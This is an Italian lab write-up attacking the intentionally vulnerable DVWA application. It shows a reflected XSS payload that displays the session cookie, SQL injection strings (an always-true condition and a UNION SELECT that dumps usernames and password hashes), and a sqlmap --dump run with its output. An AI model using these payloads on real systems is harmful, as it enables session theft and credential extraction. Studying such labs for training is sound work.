

## EXPLOIT DVWA: CROSS-SITE SCRIPTING (XSS) E SQL INJECTION

### 1. CROSS-SITE SCRIPTING

Il Cross-Site Scripting (XSS) è una vulnerabilità che interessa siti web dinamici che impiegano un insufficiente controllo dell'input fornito dall'utente nei form all'interno delle web pages. Tramite questa vulnerabilità, un utente malintenzionato può assumere il pieno controllo di una web application. È infatti possibile:

- modificare il contenuto di un sito
- iniettare contenuti malevoli nel web browser degli utenti
- rubare i cookie e le sessioni degli utenti (e quindi eseguire operazioni impersonandoli)
- eseguire operazioni sulla web app con i privilegi di un utente amministrativo

#### 1.1 XSS REFLECTED: TEST SU DVWA


I test in questa attività saranno eseguiti sulla web application DVWA di Metasploitable ed andranno a sfruttare una vulnerabilità XSS di tipo **riflesso** (= il payload malevolo viene trasportato dalla richiesta che il browser della vittima invia al sito vulnerabile). Per prima cosa, impostiamo il livello di sicurezza dell'applicazione scegliendo l'opzione "low", come mostrato in figura e spostiamoci sull'area dell'app dedicata ai test XSS, ossia "XSS Reflected".

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.




## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


### More info

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>


Notiamo che il form chiede di inserire il nostro nome. Proviamo dunque ad inserire l'input richiesto:



Come possiamo vedere, l'input immesso nel campo "Submit" viene utilizzato per creare l'output sulla pagina (la scritta in rosso). Proviamo dunque ad aggiungere qualche tag HTML per osservare il comportamento dell'applicazione:




Come è evidente, i tag sono stati rilevati ed eseguiti: abbiamo trovato un "punto di riflessione" (**reflection point**) vulnerabile ad attacchi. Proviamo quindi ad eseguire il seguente script in linguaggio javascript: `<script>alert(document.cookie)</script>`



Come si nota, l'applicazione è responsiva nei confronti del codice inserito, ed invia un pop up contenente il cookie di sessione.

## 2. SQL Injection

Adesso spostiamoci nella sezione della DVWA dedicata agli attacchi di tipo SQL Injection, e osserviamo che digitando "1" l'applicazione fornisce in output un record con ID 1 accompagnato da nome e cognome:



Provando a digitare 2, otteniamo un nuovo ID con associati un altro nome e cognome. Ne ricaviamo quindi che i record sono richiamati direttamente da un database.

Proviamo quindi ad inserire una condizione sempre vera, ossia **1' OR '1' = '1**

### Vulnerability: SQL Injection

User ID:

```
ID: 1' OR '1' = '1
First name: admin
Surname: admin

ID: 1' OR '1' = '1
First name: Gordon
Surname: Brown

ID: 1' OR '1' = '1
First name: Hack
Surname: Me

ID: 1' OR '1' = '1
First name: Pablo
Surname: Picasso

ID: 1' OR '1' = '1
First name: Bob
Surname: Smith
```

Abbiamo ottenuto la lista di tutti gli utenti nel database.

Infine, proviamo ad ottenere anche gli eventuali username e le password associate. Lo facciamo inserendo la query **1' UNION SELECT user, password FROM users #**

### Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Abbiamo quindi utilizzato una SQL Injection per appropriarci delle credenziali degli utenti.

In ultimo, utilizziamo **sqlmap** per analizzare le vulnerabilità SQL dell'applicazione.

Eseguiamo il comando

```
sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' -  
cookie='security=low; PHPSESSID=460c8f5e8f3e81ad484089a18c2c03fc' --dump
```

che include l'URL della pagina da analizzare e il cookie di sessione.

Possiamo inoltre vedere nella figura sottostante che anche con questo strumento siamo riusciti ad ottenere username e password degli utenti, tramite un attacco a dizionario.

```
Table: users  
[5 entries]  
+-----+-----+-----+-----+-----+-----+  
| user_id | user | avatar | password | last_name | first_name |  
+-----+-----+-----+-----+-----+-----+  
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin |  
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon |  
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me | Hack |  
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo |  
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |  
+-----+-----+-----+-----+-----+-----+  
  
[08:02:58] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'  
[08:02:58] [INFO] fetching columns for table 'guestbook' in database 'dvwa'  
[08:02:58] [INFO] fetching entries for table 'guestbook' in database 'dvwa'  
Database: dvwa  
Table: guestbook  
[1 entry]  
+-----+-----+-----+  
| comment_id | name | comment |  
+-----+-----+-----+  
| 1 | test | This is a test comment. |  
+-----+-----+-----+  
  
[08:02:58] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/guestbook.csv'  
[08:02:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'  
  
[*] ending @ 08:02:58 /2022-11-30/  
  
(kali@kali)-[~/Desktop]  
$
```